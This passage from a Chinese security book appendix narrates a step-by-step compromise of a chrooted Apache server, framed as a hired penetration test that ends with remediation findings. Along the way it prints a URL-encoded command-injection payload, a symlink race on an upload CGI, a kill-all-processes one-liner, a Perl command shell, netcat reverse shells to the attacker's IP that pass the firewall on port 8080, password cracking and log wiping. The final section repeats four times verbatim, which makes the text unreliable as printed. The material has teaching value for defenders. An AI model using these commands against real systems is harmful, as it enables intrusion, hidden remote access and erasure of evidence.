PU (Resp=N)
```

注意

如果 `nmap` 不能识别出 OS 指纹并输出随机的 TCP 序列，通常表明被扫描的主机位于防火墙之后。

D.3.2 探测sendmail

这个机器只运行SMTP和HTTP，所以远程攻击手段相当有限。第一个合理的选择是查看监听25端口的程序：

```
hackerbox# telnet www.example.org 25
Trying 172.18.29.200...
Connected to www.example.org
Escape character is '^]'.
220 www.example.org ESMTP Sendmail 8.11.0/8.11.0;
vrfy root
252 Cannot VRFY user; try RCPT to attempt delivery (or try finger)
expn
502 Sorry, we do not allow this operation
MAIL
503 Polite people say HELO first
```

看来所安装的 sendmail 版本很新，没有任何已知的漏洞（至少在编写本书时如此）。此外，系统管理员将 sendmail 设置为比默认安装更为严格，如它拒绝执行 VRFY 和 EXPN 命令，以及对 HELO 的要求等。攻击这台机器的 sendmail 看来不太会成功，但是黑客还试运行了某些针对 sendmail 先前版本漏洞的攻击脚本，期待出现奇迹（万一服务器实际上不像看起来那么新）。但是，这些攻击都失败了。Sendmail 没有给他任何权限。

D.3.3 探测 Web 服务器

Sendmail 难以攻击，黑客于是转向 Web 服务器。第一步是确认它是否运行 HTTPS。他使用 Stunnel——一个可公开获得的 SSL 封装器。其方法与手工 telnet 到 80 端口并发送 HTTP 命令类似。

```
hackerbox# stunnel -D7 -f -c -r www.example.org 443
LOG5: Using 'www.example.org.443' as tcpwrapper service name
LOG7: RAND_status claims sufficient entropy for the PRNG
LOG6: PRNG seeded successfully
LOG5: stunnel 3.8p4 on i686-pc-linux-gnu PTHREAD+LIBWRAP
LOG7: demo.swansystems.com.443 started
LOG7: demo.swansystems.com.443 connecting 172.18.29.200:443
LOG7: Remote host connected
```

LOG7: before/connect initialization
LOG7: before/connect initialization
LOG7: SSLv3 write client hello A
LOG7: SSLv3 read server hello A
LOG7: SSLv3 read server certificate A
LOG7: SSLv3 read server key exchange A
LOG7: SSLv3 read server done A
LOG7: SSLv3 write client key exchange A
LOG7: SSLv3 write change cipher spec A
LOG7: SSLv3 write finished A
LOG7: SSLv3 flush data
LOG7: SSLv3 read finished A
LOG7: SSL negotiation finished successfully
LOG7: 1 items in the session cache
LOG7: 1 client connects (SSL_connect())
LOG7: 1 client connects that finished
LOG7: 0 client renegotiations requested
LOG7: 0 server connects (SSL_accept())
LOG7: 0 server connects that finished
LOG7: 0 server renegotiations requested
LOG7: 0 session cache hits
LOG7: 0 session cache misses
LOG7: 0 session cache timeouts
LOG7: SSL negotiation finished successfully
LOG6: www.example.org.443 opened with SSLv3,
 cipher EDH-RSA-DES-CBC3-SHA (168 bits)
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Wed, 19 Apr 2000 04:43:00 PDT
Server: Apache/1.3.12 (Unix) mod_ssl/2.6.6 OpenSSL/0.9.5a
Last-Modified: Wed, 19 Apr 2000 04:43:00 PDT
ETag: "19f36-6f-390ef215"
Accept-Ranges: bytes
Content-Length: 111
Connection: close
Content-Type: text/html

所有的软件看起来使用的都是当前版本(再次说明,只限于本书编写时),在Web服务器(Apache)、其SSL组件(mod_ssl)和编译时链接的加密库(OpenSSL)中都不存在已知的安全

漏洞。此外, SSL 使用完整的128位密码组件 (EDH-RSA-DES-CBC3-SHA)。所有这些都表明这是一个配置良好的机器。

如果黑客想要侵入这个机器, 所剩下的惟一可能就是检查其上的CGI程序 (假如存在的话)。

D.3.4 查找 CGI 程序

首先, 黑客使用自己编写的一个简单程序来查找是否存在某些不安全的脚本, 如 `phf`、`test-cgi`、`wwwboard.pl` 等。但是这里没有安装这类普通脚本。

注意

黑客从他所侵入的某台机器, 而不是从他自己的机器发动攻击。CGI扫描工具对某些漏洞CGI脚本的扫描将会被记录到日志中, 而任何称职的系统管理员都会注意到这些扫描。

因此, 确定不存在任何易于马上攻击的CGI程序之后, 黑客开始检查这个站点专用的那些CGI程序。尽管他可以在主页上大肆搜索这些程序, 但他使用了一个更快的方法, 即使用标准的Internet搜索引擎查找“`cgi-bin site:www.example.org`”。最后大约命中了20条记录。

D.3.5 攻击 CGI 程序

其中的某条记录看起来像是简单的邮件地址查找页, 如图D-1所示。对黑客而言, 这可能是一个很好的机会, 有以下几点原因:

- ▼ 这个CGI是1996年写的, 在当时, CGI有漏洞是很普通的事情。
- 所列的邮件地址现在不再是合法地址。
- ▲ 这个CGI没有被服务器的任何其他部分链接。实际上, 一个改进的员工搜索CGI取代了它。即这个CGI只在搜索引擎列出, 而没有被使用。




图 D-1 query_email 主界面

看来这个 CGI 很可能被遗忘了很长时间，而且不再被维护。这是很常见的会危及安全的情形。

黑客执行了多个查询，得到如下结果

| 查询 | 结果 |
|--------------|--|
| 类似“Bob”的随机名字 | 成功得到结果 |
| 空白输入 | “No such employees” 页面 |
| . | 结果页面中看起来输出了数据库中的所有地址 |
| %3b | 在 HTML 结果页面中给出了如下输出（如图 D-2 所示） |
| | <pre>Usage: grep [OPTION]... PATTERN [FILE]... Try 'grep --help' for more information. sh: /web/private/people: Permission denied</pre> |




图 D-2 可疑的 CGI 输出

“%3b”是“.”(Bourne shell 的命令分隔符)的十六进制表示。看来这个 CGI 根据用户输入调用 grep, 很可能使用“grep \$name /web/private/people”格式。这是一个很有害的做法。

他再次运行这个 CGI, 并将名字变量设置为:

```
%2E%20%2Fetc%2Fpasswd%3b%2Fusr%2Fbin%2Fid%3bls%20%2Fweb%2Fprivate,
```

希望该变量被转换成以下命令:

```
grep ./etc/passwd; /usr/bin/id; ls /web/private /web/private/people.
```

(请注意最后一个参数“/web/private/people”, 它是由 CGI 提供的, 而不是从表单输入的。)他成功了, 如图 D-3 所示。

显然, 在这个 Web 服务器上, 黑客能够构造任何需要的命令, 也就是说以用户身份进入该 Web 服务器现在对他而言已经不在话下。但是, 系统中不存在 /usr/bin/id, 而且 /etc/passwd 文件中也只有两条记录, 这个事实使他很苦恼。

从 HTML 表单中读取命令结果相当麻烦, 因此他编写了一个便捷的 perl 脚本, 可以接受任何输入值并调用 CGI 程序, 然后剥去所有的 HTML 外壳。他检索了所有的二进制文件目录并发现只安装了如下程序。

```
/bin/ls /bin/grep /bin/sh /bin/cp /bin/mv /usr/bin/perl
```

这种只有最少量的程序和最小化的 `/etc/passwd` 文件的情况，使黑客相信这个Web服务器被chroot了。因为只有很少的工具能用于这种情况，侵入这个机器可能比他想象的要困难得多。




图 D-3 `/etc/passwd` 和 `/web/private` 的内容

D.3.6 隐藏踪迹

现在，黑客认为是建立某些实际的远程权限的时候了。刚才，他通过Web服务器执行了自己的所有命令，并且所作的每个连接都被记录到了日志中，包括所使用的IP地址和整个命令，如下所示

```
205.285.79.99 "GET /cgi-bin/query_email.cgi?name=testing"
205.285.79.99 "GET /cgi-bin/query_email.cgi?name=%2F"
205.285.79.99 "GET /cgi-bin/query_email.cgi?name=%2E%2C"
205.285.79.99 "GET /cgi-bin/query_email.cgi?name=%2E%2C%2Fetc%2Fpasswd"
```

他觉得侵入的最简单方法是在该机器中下载netcat的副本，然后打开一个可输入命令的端口。但是，可用来下载文件的命令，如`rop`、`scp`、`ncftp`、`wget`等，都没有被安装。他必须找到别的途径。

他认为在`cgi-bin`目录下创建一个新的CGI来上传文件的方法，虽然有些麻烦，但很简单

其中只使用简单的 `bourne shell` 的 `echo` 和重定向命令。但是，他马上就发现 `cgi-bin` 目录是不可写的。

因此，他使用 `grep` 搜索 `cgi-bin` 目录，看其中是否有现存的上传文件的 CGI 可以利用。最后找到了一个，即 `/cgi-bin/private/addpage.cgi`。但当他试图运行它时，发现 `/cgi-bin/private` 目录受口令保护。

在前面的过程中，黑客想起曾经见到过 `/web/private/userdb` 文件。于是，便通过调用不安全的 `query_email.cgi` 脚本来运行如下程序，并将该文件的内容输出到屏幕：

```
perl -pe ';' /web/private/userdb
```

注意

请记住，在这个系统中，没有安装类似于 `cat` 的简单命令，因此黑客必须求助于命令行 `perl` 脚本来完成他的大多数任务。

结果显示这个文件是一个口令文件，Web 服务器可能用它来认证用户身份。他对其运行 `John the Ripper`，并找到一对用户名/口令“`admguest/guest1`”。使用这个口令，他成功地运行了 `addpage.cgi` 脚本。

看来 `addpage.cgi` 程序允许员工通过 Web 服务器自身来向 web 站点的某个特定部分动态添加内容。为了确定其运行方式，黑客使用与显示前面 `userdb` 文件相同的方法列出了其代码。相关代码如下：

```
$filename = $query->param('uploadfile');

open (OUT, ">/tmp/addpage.cgi.$$");
    while ( read($filename,$buf,1024) ) {
        print OUT $buf;
    }
}
(... other irrelevant processing here ...)

unlink $filename, "/tmp/addpage.cgi.$$";
```

因此，看来他能够使用这个 CGI 来上传文件，但这些文件将在 CGI 完成处理后被删除。他必须找到避免删除的方法。

如果他能正确掌握时间，就能在 CGI 写入文件和删除文件之间的时间段内 `kill` CGI 程序。因为没有安装 `/bin/kill` 命令，他尝试使用 `addpage.cgi` 上传文件，同时通过不安全的 `query_mail.cgi` 脚本运行如下命令：

```
perl -e 'kill 1, grep !/^$($)$$/, 2..65535'
```

注意

这个命令不正常地杀掉除自己之外的所有进程，而没有指出所针对的进程。它像大锤一样，不优雅，但很有效。

在做了几次上传文件并删除CGI的尝试之后，黑客确定必须尝试很多次才能有足够的运气碰到正确的时机。在重新阅读代码之后，他发现该程序创建文件的方式易受符号链接攻击。因此他在 /tmp 目录下创建了一系列符号链接，并都指向 /tmp/uploaded 下的文件：

```
perl -e 'mkdir "/tmp/uploaded"; for (2..65535) {
  symlink "/tmp/uploaded/gotcha.$_"; "/tmp/addpage.cgi.$_"; }'
```

他的目标是打开所有 CGI 可能使用的 /tmp/addpage.cgi.(process-id) 文件，使其实际是指向 /tmp/upload/gotcha.(process-id) 文件的符号链接。这样，当 CGI 程序删除 /tmp/addpage.cgi.(process-id) 时，只删除了链接，而上载的文件依然保存在 /tmp/uploaded 目录下，可供使用。

D.3.7 创建持久连接

黑客在本机编译了 netcat 的一个副本，并使用那个存在符号链接漏洞的脚本上传到 Web 服务器，然后列出 /tmp/uploaded 目录的内容：

```
-rw----- 1 notroot notroot 262836 Apr 19 04:43 /tmp/uploaded/gotcha.7726
```

他的目的是在 Web 服务器上建立一个 netcat 连接，使其经由 Internet 连向自己的机器，并能够运行他输入的任何命令，这样就不再需要使用 query_email.cgi 程序（它会将他的命令记录到日志中）。他编写了一个简单的 perl 脚本，内容如下：

```
#!/usr/bin/perl
open STDERR, ">&STDOUT"; $ENV{PATH}="./tmp";
while (<>) { chop;
  s/^\$// ? system($_) && print "$!\n" : eval or print "$@\n";
  print "webserver> ";}
```

注意

这是用 perl 编写节约空间但又含义模糊的程序的一个例子。这个程序首先确保所有的错误信息都将发往标准输出，并将 /tmp 目录（隐藏有黑客自己的程序）添加到 PATH 环境变量。然后读取输入的命令。如果命令以 “\$” 符号开始，则去掉这个符号并使

用 `/bin/sh` 执行该命令。否则, 就认为该命令是 `perl` 代码, 在脚本内部使用 `eval` 来执行它。无论在何种方式下, 任何错误代码都会被输出。现在, 黑客就能很容易地运行 `perl` 或外部命令了。

他用上传 `netcat` 程序同样的方式上传了这个 `perl` 脚本, 然后用如下命令将它们复制到 `tmp`, 并设置为可执行:

```
perl -e 'rename "/tmp/uploaded/gotcha.7726", "/tmp/nc";
rename "/tmp/uploaded/gotcha.7782", "/tmp/cmdshell";
chmod 0700, "/tmp/nc", "/tmp/cmdshell"'
```

然后在自己的机器上运行如下命令:

```
hackerbox# nc -vv -p 6666 205.285.79.99 -l
```

这将在他的机器 (205.285.79.99) 上设置一个监听 6666 端口的服务器, 接受连接并将机器的键盘和屏幕与远程连接方相连。然后, 在 Web 服务器上, 以如下命令运行 `cmdshell`:

```
nc -e /tmp/cmdshell 205.285.79.99 6666
```

这样, 他就能在本地输入命令, 然后由 `cmdshell` 程序在 Web 服务器上运行这些命令。

D.3.8 防火墙冲突

与预期相反, 他并没有看到连向自己的 `netcat` 服务器的远程连接, 黑客发现 Web 服务器上的 `netcat` 客户端建立不了出连连接。显然, 位于 Web 服务器前的防火墙不仅被设置为拒绝连向 Web 服务器给定端口之外的入连连接, 而且也只允许某些出连连接。可以说, 这个防火墙配置得极为严格。

黑客决定使用 `netcat` 客户端尝试一系列的源/目的端口, 如常见的 `lotus notes`, `cvspserver`, `squid`, `aol`, `cfengin`, `vnc`, `X11`, `irc`, `cuome`, `amanda` 和 `pcanywhere` 等端口。通过蛮力测试 (由新上载的 `perl` 脚本自动执行), 他发现如果源端口为 8080 (通常由第二个 Web 服务器使用的端口), 连接就能穿透防火墙。大概是这台机器某个时候运行了另一个 Web 服务器, 而且在该服务器退役之后, 没有关闭相应的端口。

注意

尽管很有诱惑力, 但他并不能使用任何低阶端口 (<1024), 因为 Web 服务器不是以 `root` 运行, 所以不具备绑定这些端口的权限。

因此，他启动 netcat 命令，不过这次绑定 8080 端口，以穿透防火墙

```
nc -p 8080 -e /tmp/cmdshell 205.285.79.99 6666
```

瞧！他能够在本地机器上输入命令，而 Web 服务器执行了这些命令，就好像是在那儿输入那样，同时也不需要经过 query_email.cgi，因此也不会留下任何踪迹。

```
webserver> $ ls -C /bin /sbin
ls: /sbin: no such file or directory
/bin/ls /bin/grep /bin/sh /bin/cp /bin/mv
webserver> my $a = "ls -s /tmp/cmdshell"; print $a; system $a;
ls -s /tmp/cmdshell
4 /tmp/cmdshell
```

D.3.9 从本地帐号入侵

现在，黑客有了一个在 Web 服务器上运行命令的便捷方法，但他仍然只能存取那些在 chroot 限制下的文件和程序。

如果拥有 root 许可，有不少方法可以突破 chroot 限制。但是在他获得这些之前，必须侵入 root。首先应当尝试的是寻找有漏洞的 su.d 或 sg.d 程序。通常，他运行 UNIX 命令来做这件事：

```
webserver> $ find /usr/bin \( -perm -02000 -o -perm -04000 \) -a -ls
```

但是因为在 chroot 环境中没有安装 find，所以必须用 perl 来实现。

注意

Perl 是一种能够访问所有底层操作系统调用的脚本编程语言。任何能够用 C 做到的事情也能用 Perl 实现（通常只需 1/3 的代码）。因此，不安装某些命令只能延缓黑客的步伐，只要依然能够使用 Perl，他就能够做任何事情。

他想在 cmdshell 程序中执行如下 Perl 脚本。该脚本使用 Perl 的 find.pl 库，递归搜索整个目录树，并打印出所有 setuserid 或 setgroupid 程序：

```
require "find.pl";
sub wanted {
    $mode = (lstat($_))[2];
    print "$name\n" if ($mode & 02000) || ($mode & 04000);
}
```



```
&find("/");
```

但是，在他输入第一行时，得到如下响应。

```
webserver> require "find.pl";
Can't locate find.pl in @INC (@INC contains: /lib/perl .)
at (eval 1) line 1, <> chunk 2.
```

这台机器的系统管理员不仅只安装了最少的命令，甚至也没有安装标准Perl库。实际上，在查看 /lib/perl 目录之后，黑客发现那里只安装了 CGI.pm——写 CGI 程序要用到的库。

非常苦恼的是，他只好手工编写递归搜索目录树中 setuserid 和 setgroupid 程序的 Perl 代码。不出意料，没有找到任何程序。

D.3.10 扫描其他网络服务，发现目标

黑客决定对机器进行扫描，看一看是否存在其他不能从防火墙之外访问的网络进程。简单使用如下 netcat 命令就能做到这件事。

```
webserver> $ nc -vv -z -w 3 localhost 1-65535
```

如果系统中有入侵监测系统，那这么做几乎一定会引发警告，而且会引发大量警告。因此，他决定转而使用 nmap，并工作在秘密模式。因为机器上显然没有安装 nmap，他从本地机器向 Web 服务器上传了一份静态链接的 nmap 程序。这时他没有使用 addpage.cgi（因为那样做会在服务器日志中留下记录），而是以如下方式使用 netcat：

```
hackerbox# nc -p 8889 -l </usr/bin/nmap
```

```
webserver> $ nc -p 8080 -w 2 (hackers ip) 8889 >/tmp/nmap </dev/null
```

然后，就可以在 Web 服务器上运行 nmap 了：

```
webserver> $ nmap -sS localhost
Starting nmap V. 2.54BETA1 by fyodor@insecure.org
( www.insecure.org/nmap/ )
(The 1521 ports scanned but not shown below are in state: closed)
Port      State      Protocol    Service
21        open      tcp         ftp
22        open      tcp         ssh
25        open      tcp         smtp
53        open      tcp         domain
```

```
443      open      tcp      https
```

确实, 机器上运行着某些不能从防火墙之外访问的服务。

D.3.11 攻击FTP服务器

黑客有许多脚本可用来攻击存在漏洞的FTP服务器。为确定运行的FTP服务器类型, 他仍然求助于真正的“瑞士军刀”——netcat

```
webserver> $ nc localhost 21
220 surly.example.org FTP server ready.
USER anonymous
530 User anonymous unknown.
```

没什么有用的信息, 但足以确认它确实是一个运行于21端口的FTP服务器, 并且不允许匿名登录。他尝试了先前发现的admguest帐号, 并成功地进入了, 看来今天很顺。

黑客想尝试一大摞攻击ftp守护进程脚本, 看一看是否能够获得root权限。他确定最简单的方法是在本地机器上运行, 而不是将它们上传到Web服务器。因此, 他通过netcat建立了一个快捷的重定向。

```
hackerbox# nc -e ./ftp_exploit -p 6666 -l

webserver> $ echo '#!/bin/sh' >> /tmp/redis
webserver> $ echo 'nc localhost 21' >> /tmp/redis
webserver> chmod 0700, "/tmp/redis";
webserver> $ nc -e /tmp/redis 205.285.79.99 6666
```

ftp_exploit 脚本没有成功, 但在他的军械库里还有很多别的选择。在本地机器上, 他不断以不同的ftp攻击脚本运行netcat命令。

其中的某个成功了——它用于攻击wu--ftpd 2.5.0中相当老的一个漏洞。在Web服务器上, 他得到了一个root shell, 这样就可以运行任何想要运行的命令了。通过他的netcat隧道, 他能很舒服地在自己的机器上发出这些命令。

他不仅获得了root权限, 而且也发现FTP不是在chroot限制下运行的, 这一点与Web服务器不同。这意味着他对这台机器有完全的权限, 而不像之前被限制在某个受限子集里。

D.3.12 把问题打包

现在,黑客开始像往常一样掩盖踪迹。首先,他清除了Web服务器日志中自己在利用CGI脚本时留下的命令和IP,删除了在web chroot限制下创建的临时文件,然后查看syslog中与自己活动有关的记录,删除了全部这类记录。接下来,他就能在系统中安装后门,破坏web文档,攻击同一防火墙后的其他机器,或者只是删除整个机器中的所有文件。但实际上这不是他的目标。

所介绍的这个黑客是受雇来测试该机器的安全专家。因此,他的工作是记下系统存在问题的要点,然后将之提交给维护者。他列出的主要问题有:

- ▼ 防火墙的配置非常好,精确地定义了能够穿越内外的数据流,但是忽略了不再需要的8080端口,应当改正这一点。
- 对Web服务器所设置的chroot限制相当不错,只包括了最少的程序。但是,即便没有安装标准的perl模块,允许使用perl解释器使几乎所有这些努力都毁于一旦。相反,应当用Web服务器模块mod_perl代替CGI来提供动态页面,这样在chroot限制中就没有必要再允许perl程序。
- 程序员应当就如何编写安全的CGI脚本接受某些正规教育
- 程序员以为没有用户能够登录到Web服务器,因此不必担心来自本地用户的攻击,比如前面所使用的符号链接攻击。
- 类似地,系统管理员必须保证所有软件都使用最新版本,不要仅仅以为从防火墙之外无法访问它们而掉以轻心。如果FTP服务器是最新的,那么黑客就不会获得root权限,而仍然被局限在chroot的限制之内。
- ▲ 对admguest用户名和口令的重复使用使黑客能够登录到ftp上,从而使其能使用那些攻击脚本。

事情的真相是这样的,这台机器原本由一个非常训练有素而且极度小心的系统管理员配置,他就是创建chroot环境、正确配置sendmail、升级所有Web服务器软件并正确设置防火墙的那个人。但是,他被“downsized(精简)”以便公司雇佣更多的程序员。他们用一个新的系统管理员取代了他,这个人重新启用了那个有问题的老FTP服务器。巧合的是,在入侵中用到的存在漏洞的CGI脚本也是某个新雇佣的程序员编写的。

D.3.12 把问题打包

现在,黑客开始像往常一样掩盖踪迹。首先,他清除了Web服务器日志中自己在利用CGI脚本时留下的命令和IP,删除了在web chroot限制下创建的临时文件,然后查看syslog中与自己活动有关的记录,删除了全部这类记录。接下来,他就能在系统中安装后门,破坏web文档,攻击同一防火墙后的其他机器,或者只是删除整个机器中的所有文件。但实际上这不是他的目标。

所介绍的这个黑客是受雇来测试该机器的安全专家。因此,他的工作是记下系统存在问题的要点,然后将之提交给维护者。他列出的主要问题有:

- ▼ 防火墙的配置非常好,精确地定义了能够穿越内外的数据流,但是忽略了不再需要的8080端口,应当改正这一点。
- 对Web服务器所设置的chroot限制相当不错,只包括了最少的程序。但是,即便没有安装标准的perl模块,允许使用perl解释器使几乎所有这些努力都毁于一旦。相反,应当用Web服务器模块mod_perl代替CGI来提供动态页面,这样在chroot限制中就没有必要再允许perl程序。
- 程序员应当就如何编写安全的CGI脚本接受某些正规教育
- 程序员以为没有用户能够登录到Web服务器,因此不必担心来自本地用户的攻击,比如前面所使用的符号链接攻击。
- 类似地,系统管理员必须保证所有软件都使用最新版本,不要仅仅以为从防火墙之外无法访问它们而掉以轻心。如果FTP服务器是最新的,那么黑客就不会获得root权限,而仍然被局限在chroot的限制之内。
- ▲ 对admguest用户名和口令的重复使用使黑客能够登录到ftp上,从而使其能使用那些攻击脚本。

事情的真相是这样的,这台机器原本由一个非常训练有素而且极度小心的系统管理员配置,他就是创建chroot环境、正确配置sendmail、升级所有Web服务器软件并正确设置防火墙的那个人。但是,他被“downsized(精简)”以便公司雇佣更多的程序员。他们用一个新的系统管理员取代了他,这个人重新启用了那个有问题的老FTP服务器。巧合的是,在入侵中用到的存在漏洞的CGI脚本也是某个新雇佣的程序员编写的。

D.3.12 把问题打包

现在,黑客开始像往常一样掩盖踪迹。首先,他清除了Web服务器日志中自己在利用CGI脚本时留下的命令和IP,删除了在web chroot限制下创建的临时文件,然后查看syslog中与自己活动有关的记录,删除了全部这类记录。接下来,他就能在系统中安装后门,破坏web文档,攻击同一防火墙后的其他机器,或者只是删除整个机器中的所有文件。但实际上这不是他的目标。

所介绍的这个黑客是受雇来测试该机器的安全专家。因此,他的工作是记下系统存在问题的要点,然后将之提交给维护者。他列出的主要问题有:

- ▼ 防火墙的配置非常好,精确地定义了能够穿越内外的数据流,但是忽略了不再需要的8080端口,应当改正这一点。
- 对Web服务器所设置的chroot限制相当不错,只包括了最少的程序。但是,即便没有安装标准的perl模块,允许使用perl解释器使几乎所有这些努力都毁于一旦。相反,应当用Web服务器模块mod_perl代替CGI来提供动态页面,这样在chroot限制中就没有必要再允许perl程序。
- 程序员应当就如何编写安全的CGI脚本接受某些正规教育
- 程序员以为没有用户能够登录到Web服务器,因此不必担心来自本地用户的攻击,比如前面所使用的符号链接攻击。
- 类似地,系统管理员必须保证所有软件都使用最新版本,不要仅仅以为从防火墙之外无法访问它们而掉以轻心。如果FTP服务器是最新的,那么黑客就不会获得root权限,而仍然被局限在chroot的限制之内。
- ▲ 对admguest用户名和口令的重复使用使黑客能够登录到ftp上,从而使其能使用那些攻击脚本。

事情的真相是这样的,这台机器原本由一个非常训练有素而且极度小心的系统管理员配置,他就是创建chroot环境、正确配置sendmail、升级所有Web服务器软件并正确设置防火墙的那个人。但是,他被“downsized(精简)”以便公司雇佣更多的程序员。他们用一个新的系统管理员取代了他,这个人重新启用了那个有问题的老FTP服务器。巧合的是,在入侵中用到的存在漏洞的CGI脚本也是某个新雇佣的程序员编写的。

D.3.12 把问题打包

现在,黑客开始像往常一样掩盖踪迹。首先,他清除了Web服务器日志中自己在利用CGI脚本时留下的命令和IP,删除了在web chroot限制下创建的临时文件,然后查看syslog中与自己活动有关的记录,删除了全部这类记录。接下来,他就能在系统中安装后门,破坏web文档,攻击同一防火墙后的其他机器,或者只是删除整个机器中的所有文件。但实际上这不是他的目标。

所介绍的这个黑客是受雇来测试该机器的安全专家。因此,他的工作是记下系统存在问题的要点,然后将之提交给维护者。他列出的主要问题有:

- ▼ 防火墙的配置非常好,精确地定义了能够穿越内外的数据流,但是忽略了不再需要的8080端口,应当改正这一点。
- 对Web服务器所设置的chroot限制相当不错,只包括了最少的程序。但是,即便没有安装标准的perl模块,允许使用perl解释器使几乎所有这些努力都毁于一旦。相反,应当用Web服务器模块mod_perl代替CGI来提供动态页面。这样在chroot限制中就没有必要再允许perl程序。
- 程序员应当就如何编写安全的CGI脚本接受某些正规教育
- 程序员以为没有用户能够登录到Web服务器,因此不必担心来自本地用户的攻击,比如前面所使用的符号链接攻击。
- 类似地,系统管理员必须保证所有软件都使用最新版本,不要仅仅以为从防火墙之外无法访问它们而掉以轻心。如果FTP服务器是最新的,那么黑客就不会获得root权限,而仍然被局限在chroot的限制之内。
- ▲ 对admguest用户名和口令的重复使用使黑客能够登录到ftp上,从而使其能使用那些攻击脚本。

